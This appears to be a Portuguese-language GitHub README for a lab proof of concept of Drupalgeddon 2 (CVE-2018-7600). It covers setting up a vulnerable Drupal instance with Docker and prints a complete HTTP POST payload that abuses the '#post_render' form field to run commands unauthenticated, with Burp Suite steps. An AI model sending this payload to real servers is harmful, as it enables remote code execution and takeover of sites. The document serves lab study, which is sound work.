 dowonkwon/drupal-cve-2018-7600-poc
Exploit de prova de conceito para CVE-2018-7600 (Drupalgeddon 2) com configuração de ambiente de laboratório passo a passo e passo a passo de exploração usando Docker e Burp Suite.

(CVE-2018-7600)**
As versões do Drupal anteriores a 7.58, as versões 8.x anteriores a 8.3.9, as versões 8.4.x anteriores a 8.4.6 e as versões 8.5.x anteriores a 8.5.1 permitem que um atacante remoto execute código arbitrário devido a um problema que afeta vários subsistemas que usam configurações padrão ou de módulos comuns, incluindo a Form API.
Referências:

Primeiro, faça um fork do conteúdo do vulhub, como mostrado na tela a seguir.

Em seguida, baixe a pasta como um arquivo ZIP e importe-a.

Descompacte os conteúdos relacionados ao drupal (CVE-2018-7600) e faça upload para o meu repositório.

Agora vamos configurar esse ambiente no Docker por meio desse repositório.

Como a seguir, clone o meu repositório com o comando git clone e use o comando cd para entrar na pasta onde o arquivo docker-compose.yml existe.
Em seguida, execute o Docker em segundo plano com o seguinte comando:
docker-compose up -d
É possível ver a execução acontecendo como a seguir.

Acesse o endereço http://localhost:8080 e navegue até a página inicial do Drupal.

Como a seguir, a tela de configuração do ambiente Drupal aparece e a página inicial do Drupal é exibida.
Para tentar o exploit, faça uma configuração simples como a seguir.

Então, ele carrega como a seguir.
Em seguida, insira configurações adicionais do site (defina como test para uma configuração rápida para o exploit).



Como a seguir, esta é a aparência final após concluir a configuração do site Drupal.

Referindo-se a a2u/CVE-2018-7600, você pode enviar a seguinte requisição para o Drupal:
POST /user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax HTTP/1.1
Host: your-ip:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 103

form_id=user_register_form&_drupal_ajax=1&mail[#post_render][]=exec&mail[#type]=markup&mail[#markup]=id
CVE-2018-7600 (Drupalgeddon2) é uma vulnerabilidade que tenta um ataque não autenticado manipulando campos de formulário via AJAX por meio de /user/register, então você também pode adulterar os pacotes usando o Burp Suite.

Primeiro, acesse a página de registro por meio do proxy do Burp Suite, insira qualquer valor e capture o pacote.

Use o Burp Suite para manipular o pacote.
